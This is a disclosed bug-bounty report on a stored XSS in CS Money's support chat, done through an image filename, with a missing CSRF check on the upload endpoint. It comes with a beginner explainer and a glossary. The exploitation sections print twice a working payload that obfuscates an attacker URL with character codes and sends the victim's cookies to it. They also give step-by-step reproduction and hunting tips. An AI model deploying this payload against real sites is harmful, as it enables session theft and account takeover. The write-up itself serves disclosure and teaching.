Blind XSS on image upload
An uploaded image's filename was not sanitised, so a script placed in the filename ran as JavaScript when the image was viewed in the support chat. An attacker could send a crafted image to support staff or other users and have code run in their browser, potentially stealing cookies.
 Originally disclosed on HackerOne
- Triaged in 2 days
- Fixed in 3 days
- Paid in 3 days
- Disclosed after 2 months
Summary by the researcher
This was my first report, so it is a little mess.
Let me explain: I found a XSS when I send a image in the support chat and change the image name to some script.
The CSRF part you can ignore, since the hacker can inject XSS in the support, then send a message (as support) with the XSS image to every user. Yeah, it is a massive XSS, tons of users would be affected.
In the comments I explain I little better.
The report
Summary:
- The CSRF vulnerability make a request for support.cs.money/upload_file; This upload_file does not have csrf token/ origin/ reference verification!
- The XSS allows to execute JS. The payload of the XSS stay in the param 'filename' of the CSRF request.
Steps To Reproduce:
XSS
- use a proxy like burp suite and turn intercept on
- upload a file to the support chat

- change the filename to "><img src=1 onerror="url=String'fromCharCode'+encodeURIComponent(document['cookie']);xhttp= new XMLHttpRequest();xhttp'open';xhttp'send';

- open the chat support and xss will activate
CSRF
- create a file html in some server
- create a form with a file and the payload name
- send to a new tab. This one will post the image with payload
Supporting Material/References:
https://onlinestringtools.com/convert-string-to-ascii to convert the attacker's website link to ascii
Impact
Allows the hacker to execute javascript. If the victim click in a link provided by the hacker, then go to the chat support in ANY TIME after this, XSS will be activated. For the guys of support chat, they don't even need to click in the link for the XSS activate.
Attachments
Context
CS Money runs a support chat on support.cs.money. The feature in question is the file upload inside that chat: an agent or a user attaches an image to a support conversation, and the file is posted to the endpoint support.cs.money/upload_file. The uploaded file is then shown back inside the chat, and the report says the XSS activates when the chat support is opened.
The researcher describes an XSS in the support chat, combined with a CSRF weakness on the upload endpoint. The report is candid about being a first submission and calls itself "a little mess"; the summary below follows the report's own structure.
Setup
- A proxy that can intercept and modify requests, such as Burp Suite, with interception turned on.
- Access to the support chat so that a file can be uploaded to a conversation.
- For the CSRF variant, a server where the attacker can host an HTML page.
- A string-to-ASCII converter, which the researcher used to obfuscate the attacker URL inside the payload.
No versions, accounts or roles beyond this are given in the report.
Finding it
The researcher found that sending an image in the support chat and changing the image name to a script caused script execution. The payload lives in the filename parameter of the upload request, and the same request is the one that lacks CSRF protection. The report frames the two issues together: the CSRF weakness lets an attacker make the upload request, and the XSS is what the uploaded filename carries.
The researcher explicitly downplays the CSRF angle in the summary, because it is not needed for the worst case: an attacker who can inject XSS into support can then send a message, as support, containing the XSS image to every user. That turns a single injection into a mass compromise.
Exploitation
Step 1: intercept the upload
With the proxy intercepting, upload a file to the support chat. The request that matters is the one to support.cs.money/upload_file, which the report says has no CSRF token, origin or referer verification.
Step 2: replace the filename with the payload
Change the filename in the intercepted request to the following value:
"><img src=1 onerror="url=String['fromCharCode'](104,116,116,112,115,58,47,47,103,97,116,111,108,111,117,99,111,46,48,48,48,119,101,98,104,111,115,116,97,112,112,46,99,111,109,47,99,115,109,111,110,101,121,47,105,110,100,101,120,46,112,104,112,63,116,111,107,101,110,115,61)+encodeURIComponent(document['cookie']);xhttp= new XMLHttpRequest();xhttp['open']('GET',url,true);xhttp['send']();
The payload injects an <img> element with src=1 and an onerror handler that runs the script. Inside the handler, the attacker URL is built from character codes with String['fromCharCode'](...), which decodes to the attacker's host with a path ending in ?tokens=. The value of document['cookie'] is appended with encodeURIComponent, and an XMLHttpRequest is opened as a GET to that URL and sent. The handler appends document.cookie to the attacker URL and sends it with an XMLHttpRequest. The   entities in the payload are HTML-encoded spaces.
Step 3: trigger it
Open the support chat and the XSS activates. Because the payload is stored as the filename of an uploaded image, it fires when the chat support is opened.
Step 4: the CSRF delivery variant
The report also describes a CSRF variant that posts the image with the payload:
- Create an HTML file on some server.
- Create a form with a file and the payload name.
- Send it to a new tab; it will post the image with the payload.
The report does not include the HTML of that form, only this description.
Attachments
The report includes two screenshots, one of the expected request and one of the result.
Root cause
The payload stays in the filename parameter of the upload request, and the report says the XSS activates when the chat support is opened. The upload endpoint support.cs.money/upload_file also accepts the request without a CSRF token, origin check or referer check, which means a third-party page can cause an upload with an attacker-chosen filename on behalf of a logged-in user. The report does not say which component renders the filename.
Impact
The XSS lets the attacker execute JavaScript in the context of the support chat. If a victim clicks a link provided by the attacker and later visits the support chat at any time, the XSS activates. For the support chat staff, the report states they do not even need to click the link for the XSS to activate. The researcher's stated worst case is that the attacker injects XSS into support and then sends a message, as support, with the XSS image to every user, which the report calls a massive XSS affecting tons of users. The payload shown appends document.cookie to a URL built from character codes and sends it with an XMLHttpRequest.
Fix
The report does not state what was changed. Based on the described weakness, the upload endpoint should require a CSRF token and validate origin or referer, and the filename should be sanitised or HTML-encoded wherever it is rendered in the chat.
Variants to test
- Try the same filename injection on other chat or ticketing upload features: a positive result is script execution when the attachment is rendered.
- Test whether the upload endpoint accepts cross-origin form posts without a token: a positive result is a file created from a page on another origin while authenticated.
- Try filenames that break out of different HTML contexts (attribute, tag, JavaScript string) to see which encoding is missing.
- Check whether the stored filename is rendered to staff only or to all users, since that determines the blast radius.
Hunting notes
Support chats and ticketing systems are good places to look, because attachments are uploaded by users and rendered back to agents and other users, and the filename is often carried through untouched. During recon, look for upload endpoints that accept multipart forms and for any place where a file name is echoed into a page. The researcher showed impact by explaining that support staff are exposed without clicking anything, and that a single injection can be broadcast to every user through a support message.
Difficulty
beginner
The report describes a straightforward stored XSS through a filename parameter plus a missing CSRF check, using only a proxy and a hosted HTML form, with no complex chain or obscure technique.
What happened, in plain words
CS Money runs a support chat at support.cs.money. It runs a help desk, a support chat, at support.cs.money. When you have a problem, you open a conversation there and you can attach a picture, for example a screenshot of the error you are seeing. That picture is sent to the server and then shown back inside the chat, so that the support agent can look at it.
Every file has a name. When you upload a picture, the server remembers its name, and the report says the XSS activates when the chat support is opened. The researcher found that changing the image name to a script caused script execution when the chat support was opened. That is the whole bug. A file name should always be shown as plain text, never interpreted as code.
This kind of bug is called Cross-site Scripting, or XSS for short. The idea is simple: a website is built from text that the browser reads as instructions (HTML). If a visitor can sneak their own instructions into that text, the browser will follow them, because it cannot tell the difference between the site's own instructions and the visitor's. A useful comparison is a form where you write your name and the clerk later reads it out loud to the whole office. If you write "my name is Bob and by the way everyone should empty the cash register", the clerk reads that too. The fix is for the clerk to read only the name, not to act on the sentence.
There are two flavours of XSS. Reflected XSS happens when your text bounces straight back to you in the same response. Stored XSS happens when your text is saved on the server and shown later to other people. The malicious file name is saved with the upload, and the report says the XSS activates when the chat support is opened. The code runs in someone else's browser, in this case the support agent's.
The second issue in the report is CSRF, short for Cross-Site Request Forgery. Websites identify you by a cookie, a small piece of data your browser stores and sends back with every request to that site, so the site knows you are logged in. The problem is that your browser sends that cookie no matter which page told it to make the request. So if you are logged in to the support site and you visit a page controlled by an attacker, that page can quietly make your browser send a request to the support site, and the support site will treat it as coming from you. The usual defence is a CSRF token, a secret value that only the real site's pages know, which must be included in the request. The upload endpoint here, according to the report, has no such token and does not check where the request came from.
Put together, the two issues mean an attacker can make a logged-in user upload a file whose name contains code, and the report says the XSS activates when the chat support is opened. The researcher points out that the CSRF part is almost a side note, because the real damage comes from the stored XSS: an attacker who gets code into the support chat can then send a message, appearing as support, containing the malicious image to every user. The report calls this a massive XSS affecting tons of users.
The report
The researcher opens by saying this was a first report and is "a little mess", and says the CSRF part can be ignored, since an attacker who injects XSS in the support can send a message with the XSS image to every user. The summary lists two points:
- The CSRF weakness allows a request to
support.cs.money/upload_file, and that endpoint has no CSRF token, origin or referer verification. - The XSS executes JavaScript, and its payload travels in the
filenameparameter of that same request.
JavaScript is the programming language that browsers run. It is what makes pages interactive, and it can also read things in the page, including your cookies. Origin and referer are two pieces of information a browser sends about where a request came from: the origin is the scheme, host and port of the page (roughly, the site address), and the referer is the address of the page that triggered the request. Checking them is a way for a server to refuse requests that did not come from its own pages.
Setting up
Before touching anything, the researcher needed a few things:
- A proxy that can intercept and modify requests, such as Burp Suite, with interception turned on. A proxy sits between your browser and the website. Normally your browser talks to the site directly; with a proxy in the middle, every request passes through a tool you control, which can pause it, show it to you, let you edit it, and then forward it. Think of it as a postal worker who opens each letter, lets you rewrite it, and then delivers it.
- Access to the support chat, so that a file can actually be uploaded to a conversation.
- For the CSRF variant, a server where the attacker can host an HTML page. HTML is the language web pages are written in; a page on the attacker's own server is fully under the attacker's control.
- A string-to-ASCII converter, which the researcher used to hide the attacker's web address inside the payload. ASCII is a standard way of representing characters as numbers: the letter
his 104,tis 116, and so on. Writing a web address as a list of numbers makes it less obvious to anyone reading the payload, and avoids characters that might get mangled along the way.
The report does not give versions, accounts or roles beyond this.
Finding it
The researcher found that sending an image in the support chat and changing the image name to a script caused script execution. The payload lives in the filename parameter of the upload request, and that same request is the one missing CSRF protection. The report presents the two issues together: the CSRF weakness lets an attacker make the upload request, and the XSS is what the uploaded file name carries.
Exploitation
Step 1: intercept the upload
With the proxy intercepting, upload a file to the support chat. The request that matters is the one to support.cs.money/upload_file. The report says this endpoint has no CSRF token, origin or referer verification. Intercepting is the key move: it lets you see the exact request the browser would send, and change one field before it reaches the server.
Step 2: replace the filename with the payload
Change the filename in the intercepted request to the following value:
"><img src=1 onerror="url=String['fromCharCode'](104,116,116,112,115,58,47,47,103,97,116,111,108,111,117,99,111,46,48,48,48,119,101,98,104,111,115,116,97,112,112,46,99,111,109,47,99,115,109,111,110,101,121,47,105,110,100,101,120,46,112,104,112,63,116,111,107,101,110,115,61)+encodeURIComponent(document['cookie']);xhttp= new XMLHttpRequest();xhttp['open']('GET',url,true);xhttp['send']();
This is one long line, so let us walk through it piece by piece.
">closes whatever came before it. The">sequence is the start of the injected HTML in the payload.<img src=1 onerror="...">inserts a new image element. Itssrcis1, which is not a real image address, so the browser fails to load it. When an image fails to load, the browser runs theonerrorhandler, the code attached to that failure. This is a common trick: it gives you a place to put code that runs automatically, without the victim clicking anything.url=String['fromCharCode'](104,116,116,112,115,58,47,47,...)builds a web address out of numbers.String.fromCharCodeturns character codes into text, so the long list of numbers becomes a URL. The numbers decode to an address on the attacker's own host, ending in?tokens=. The square brackets aroundfromCharCodeare just another way of writing a dot in JavaScript, soString['fromCharCode']means the same asString.fromCharCode.+encodeURIComponent(document['cookie'])appends the victim's cookies to that address.document.cookieis how JavaScript reads the cookies of the current page, andencodeURIComponentmakes the value safe to put inside a URL by escaping special characters. The value ofdocument.cookieis appended to the URL that the request is sent to.xhttp= new XMLHttpRequest();creates an XMLHttpRequest, the browser object used to send requests from JavaScript. The sequences are HTML-encoded spaces; the browser turns them back into ordinary spaces before running the code, so this reads asxhttp= new XMLHttpRequest();.xhttp['open']('GET',url,true);prepares a GET request to the address built above. GET is the ordinary request type used when your browser asks for a page or a resource.xhttp['send']();actually sends it.
The net effect: when the XSS activates, the victim's browser sends a request to the attacker's URL with document.cookie appended.
Step 3: trigger it
Open the support chat and the XSS activates. Because the payload is stored as the file name of an uploaded image, it fires when the chat support is opened. The researcher does not need to do anything else; the code is already saved on the server.
Step 4: the CSRF delivery variant
The report also describes a CSRF variant that posts the image with the payload:
- Create an HTML file on some server.
- Create a form with a file and the payload name.
- Send it to a new tab; it will post the image with the payload.
A form is the part of a web page that collects data and submits it to a server, like the box where you type a search term. Here the form is built by the attacker and contains a file field whose name is the payload. When a logged-in victim opens that page, their browser submits the form to the support site, and because the support site does not check for a CSRF token or where the request came from, it accepts the upload as if the victim had done it. The report does not include the HTML of that form, only this description.
Attachments
The report includes two screenshots, one of the expected request and one of the result.
The first screenshot is named expected_request.png.
The second screenshot is named result.png.
Why it works
The payload stays in the filename parameter of the upload request, and the report says the XSS activates when the chat support is opened. The upload endpoint support.cs.money/upload_file also accepts the request without a CSRF token, origin check or referer check, which means a third-party page can cause an upload with an attacker-chosen file name on behalf of a logged-in user. The report does not say which component renders the file name.
Sanitisation means cleaning input before using it, and output encoding means converting characters like < and " into harmless equivalents when displaying text, so the browser shows them instead of treating them as code. Either one, applied to the file name, would have stopped this.
Impact
The XSS lets the attacker execute JavaScript in the context of the support chat. If a victim clicks a link provided by the attacker and later visits the support chat at any time, the XSS activates. For the support chat staff, the report states they do not even need to click the link for the XSS to activate. The researcher's stated worst case is that the attacker injects XSS into support and then sends a message, as support, with the XSS image to every user, which the report calls a massive XSS affecting tons of users. The payload shown appends document.cookie to a URL built from character codes and sends it with an XMLHttpRequest.
Fix
Based on the described weakness, the upload endpoint should require a CSRF token and validate origin or referer, and the file name should be sanitised or HTML-encoded wherever it is rendered in the chat.
Variants to test
- Try the same file name injection on other chat or ticketing upload features: a positive result is script execution when the attachment is rendered.
- Test whether the upload endpoint accepts cross-origin form posts without a token: a positive result is a file created from a page on another origin while authenticated.
- Try file names that break out of different HTML contexts (attribute, tag, JavaScript string) to see which encoding is missing.
- Check whether the stored file name is rendered to staff only or to all users, since that determines the blast radius.
Hunting notes
Support chats and ticketing systems are good places to look, because attachments are uploaded by users and rendered back to agents and other users, and the file name is often carried through untouched. During recon, look for upload endpoints that accept multipart forms and for any place where a file name is echoed into a page. A multipart form is the format browsers use to send files along with other fields in one request. The researcher showed impact by explaining that support staff are exposed without clicking anything, and that a single injection can be broadcast to every user through a support message.
Difficulty
beginner. The report describes a straightforward stored XSS through a filename parameter plus a missing CSRF check, using only a proxy and a hosted HTML form, with no complex chain or obscure technique.
Glossary
- XSS (Cross-site Scripting): a bug where a website lets someone else's text be treated as code by the browser, so that code runs in other people's browsers.
- Stored XSS: XSS where the malicious text is saved on the server and shown to other people later.
- Blind XSS: XSS where the attacker does not see the result in their own browser, because the code runs in someone else's, such as a support agent's.
- CSRF (Cross-Site Request Forgery): a bug where another website can make your browser send a request to a site you are logged in to, and the site treats it as your own action.
- CSRF token: a secret value that a site's own pages include in requests, so the server can tell real requests from forged ones.
- Cookie: a small piece of data a site stores in your browser and gets back with each request, commonly used to keep you logged in.
- Session cookie: the cookie that proves you are logged in; stealing it can let an attacker act as you.
- Proxy: a tool that sits between your browser and a website, letting you see and edit requests before they are sent.
- Burp Suite: a well-known proxy tool used for inspecting and modifying web traffic.
- Endpoint: a specific address on a server that accepts requests, such as
support.cs.money/upload_file. - Parameter: a named field in a request, such as
filename, whose value the server reads. - Origin: the scheme, host and port of a page, roughly its site address; servers can check it to refuse foreign requests.
- Referer: the address of the page that caused a request, sent by the browser.
- HTML: the language web pages are written in; browsers read it as instructions for what to display.
- HTML attribute: a setting inside an HTML tag, such as
srcoralt, usually written asname="value". - HTML tag: a piece of HTML that marks up content, such as
<img>for an image. - JavaScript: the programming language browsers run to make pages interactive; it can also read page data such as cookies.
onerror: an HTML attribute that holds code to run when an image fails to load.String.fromCharCode: a JavaScript function that turns character codes into text.- ASCII: a standard mapping of characters to numbers, for example
his 104. encodeURIComponent: a JavaScript function that escapes special characters so a value can be safely placed in a URL.document.cookie: the JavaScript way to read the cookies of the current page.- XMLHttpRequest: the browser object used by JavaScript to send requests.
- GET: the ordinary request type used to ask for a page or resource.
- URL: a web address.
- Exfiltration: sending stolen data, such as cookies, out to a server the attacker controls.
- Sanitisation: cleaning input before using it, so dangerous characters or content are removed or neutralised.
- Output encoding: converting characters like
<and"into harmless equivalents when displaying text, so the browser shows them rather than treating them as code. - Multipart form: the request format browsers use to send files together with other fields.
- Recon: the information-gathering phase before testing, where you look for interesting features and endpoints.
- Blast radius: how many people or how much data a bug can affect.
- Payload: the piece of text or code an attacker sends to trigger a bug.